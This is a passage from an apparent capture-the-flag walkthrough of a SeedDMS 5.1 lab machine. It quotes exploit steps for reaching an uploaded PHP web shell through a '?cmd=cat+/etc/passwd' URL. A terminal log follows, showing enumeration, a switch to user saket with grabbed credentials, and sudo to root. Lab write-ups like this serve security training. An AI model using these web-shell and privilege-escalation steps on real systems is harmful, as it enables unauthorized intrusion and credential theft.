Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.

Note: Here "data" and "1048576" are default folders where the uploaded files are getting saved.
```

After the file upload, i can visit the link http://10.0.2.18/seeddms51x/data/1048576/4/1.php




```
www-data@ubuntu:/$
www-data@ubuntu:/$
www-data@ubuntu:/$
www-data@ubuntu:/$ export TERM=xterm
www-data@ubuntu:/$
www-data@ubuntu:/$ ls
bin    dev   lib    libx32      mnt   root  snap      sys  var
boot   etc   lib32  lost+found  opt   run   srv       tmp
cdrom  home  lib64  media       proc  sbin  swapfile  usr
www-data@ubuntu:/$ pwd
/
www-data@ubuntu:/$ cd /home
www-data@ubuntu:/home$ ls
saket
www-data@ubuntu:/home$ cd saket
bash: cd: saket: Permission denied
www-data@ubuntu:/home$ ls -la
total 12
drwxr-xr-x  3 saket saket 4096 Jul  2  2021 .
drwxrwxrwx 20 root  root  4096 Jul  2  2021 ..
drwxr-s--- 17 root  saket 4096 Jul  3  2021 saket
www-data@ubuntu:/home$ sudo -l
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
www-data@ubuntu:/home$
www-data@ubuntu:/home$ uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:1
www-data@ubuntu:/home$
www-data@ubuntu:/home$
www-data@ubuntu:/home$ su -l saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:~$ sudo -l
```

I got the webshell and switch user to saket, since i grab his credentials.

Privileges Escalation

Easy part, because the user saket can run ALL command the system.



```
saket@ubuntu:~$ sudo -l
[sudo] password for saket:
Sorry, try again.
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:~$ sudo su -l
root@ubuntu:~# pwd
/root
```